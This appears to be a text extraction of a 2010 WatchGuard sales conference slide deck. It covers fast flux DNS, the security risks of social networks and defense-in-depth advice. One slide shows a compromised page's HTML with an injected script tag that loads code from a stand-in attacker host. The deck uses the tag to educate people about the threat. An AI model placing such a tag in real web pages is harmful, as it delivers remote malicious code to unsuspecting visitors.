
Normal DNS Lookup



Fast Flux DNS – Single Flux



Fast Flux DNS – Double Flux



Social Networks: The #1 Web Threat

BRING OUT YOUR INNER
**SALES
ANIMAL**

2010 WatchGuard Sales Conference




Get red. Get secured.



SocNets are Hugely Popular


SocNet Unique Visitors (In millions)



According to comScore, Inc.

Two Types of SocNet Risks

Technical



```

aaa" width="247" height="96" border="0" /></a></th>
<th id="toplinks" align="right" valign="bottom" scope="col"><a
/a></th>

</tr>
</table></td>
</tr>
<!-- blank space for future adds -->
<SCRIPT SRC = "HTTP://ATTACKER.COM /CODE.35" > </SCRIPT>
<!-- end blank space -->
</table>
<table width="100%" border="0" align="center" cellpadding="0" cells
<tr>
<td id="menu"><table width="855" border="0" align="center" cel
cellspacing="0">
<tr>
<th id="menulinks" align="left" scope="col"><a href="/arc
th>

<th align="right" id="search" scope="col"><form name="sea
action="/search">
input name="key" type="text" class="searchBox" style="width: 13

```



Social: A Culture of Trust

People like to accept friends

No technical way to validate friends

People will click things friends send

People love to take quizzes and load apps



Technical: Web App Security Nightmare



Web 2.0 problems



Allow user content



Allow offsite content



Tons of potential for XSS and XSRF attacks



Connections between SocNets

Technical: SocNet Apps and APIs

OpenSocial



Facebook Apps




Twitter API



Social Networks = Malware Cesspool



**Social
Issues**



**Technical
Issues**



**Huge
Popularity**

Point Defenses: SocNets



What You Can Do: SocNet Safety

Businesses

- Create SocNet Policy
- URL-Filtering blocks SocNets
- Educate Users to risks

Users

- Create a Profile on popular sites
- Review and set privacy settings
- Validate friends
- Understand the risks

Overall Defense



BRING OUT YOUR INNER
**SALES
ANIMAL**

2010 WatchGuard Sales Conference




Get red. Get secured.




The Answer for Blended Threats: Defense in Depth

- Firewall
- Antivirus / IPS
- Graphical logs
- Application content filters
- URL filtering
- Patching
- Secure web code
- User awareness




Defense in Depth: Do What You Know

87%



WatchGuard Can Help with Defense in Depth



Any Questions?



Thank You!

